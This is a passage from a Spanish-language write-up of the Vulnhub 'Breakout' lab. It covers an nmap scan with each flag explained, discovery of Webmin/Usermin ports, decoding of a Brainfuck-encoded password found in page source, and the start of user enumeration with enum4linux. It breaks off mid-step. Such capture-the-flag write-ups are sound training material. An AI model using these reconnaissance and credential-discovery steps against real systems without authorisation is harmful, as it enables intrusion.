

Breakout

Breakout nos da su ip 192.168.0.13. Hacemos ping desde nuestro Kali para comprobar la conectividad. A continuación, creamos un directorio "vulnhub" en nuestro escritorio.




Realizamos un escaneo con nmap



- `-p-` : Escanea todos los puertos (desde el 1 hasta el 65535).
- `-sV` : Detecta las versiones de los servicios que están corriendo en los puertos abiertos.
- `-sC` : Ejecuta scripts de detección de vulnerabilidades y funciones adicionales (Nmap Scripting Engine).
- `-sS` : Escaneo de tipo SYN, el cual es un tipo de escaneo stealth.
- `-vvv` : Nivel de verbosidad muy alto, lo que proporciona una salida muy detallada sobre el proceso de escaneo.
- `-n` : No resuelve nombres de hosts durante el escaneo.
- `-Pn` : Considera que el host objetivo está vivo, incluso si no responde a los paquetes de ping.

- `--min-rate=5000` : Establece la tasa mínima de envío de paquetes para el escaneo (en este caso, 5000 paquetes por segundo).
- `192.168.0.13` : Especifica la dirección IP del host a escanear.
- `-oN escaneo` : Guarda la salida del escaneo en un archivo llamado "escaneo" en formato normal.




Obtenemos esta información:

- **Puerto 80/tcp**: Este puerto está abierto y ejecuta un servicio HTTP. El servidor HTTP está identificado como Apache httpd 2.4.51, que es un servidor web comúnmente utilizado. La página de inicio predeterminada parece ser la página de bienvenida de Apache en una instalación de Debian.
- **Puerto 10000/tcp**: Otro puerto abierto que ejecuta un servicio HTTP. El servidor HTTP está identificado como MiniServ 1.981, que se asocia comúnmente con Webmin, una interfaz de usuario basada en web para administrar sistemas basados en Unix. La página de inicio parece ser una página de documento genérica.


- **Puerto 20000/tcp**: Similar al puerto 10000/tcp, este puerto también ejecuta un servicio HTTP y utiliza MiniServ 1.830, otra versión de Webmin. Al igual que en el puerto 10000/tcp, la página de inicio parece ser una página de documento genérica.

Si pongo la dirección de la máquina en el servidor, accedo al servidor web.




Si analizamos el código fuente podemos ver el código fuente de la página `index.html` y otras páginas encontradas para buscar información oculta, comentarios, o pistas adicionales sobre la configuración y funcionalidad del servidor web.


Copiamos la encriptación y nos dirigimos a la siguiente url https://www.dcode.fr/brainfuck-language (importante recordarla, para futuras investigaciones)




Pegamos la encriptación y le damos a ejecutar y nos sale una contraseña a la izquierda, la copiamos y la metemos en un string con echo




Ponemos en el buscador 192.168.0.13:10000




Nos redirecciona le damos a aceptar el riesgo y tenemos:


https://192.168.0.13:10000
i Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Webmin
You must enter a username and password to login to the server on 192.168.0.13
Username
Password
Remember me
Sign in

Hacemos lo mismo con el puerto 2000:



Vamos con Usermin, le ponemos la contraseña guardada ".2uqPEfj3D<P'a-3". Nos falta el usuario, para ello, usamos la herramienta **enum4linux**, (encuentra usuarios válidos cuando le damos una contraseña)




Con "-a", se hace un análisis exhaustivo

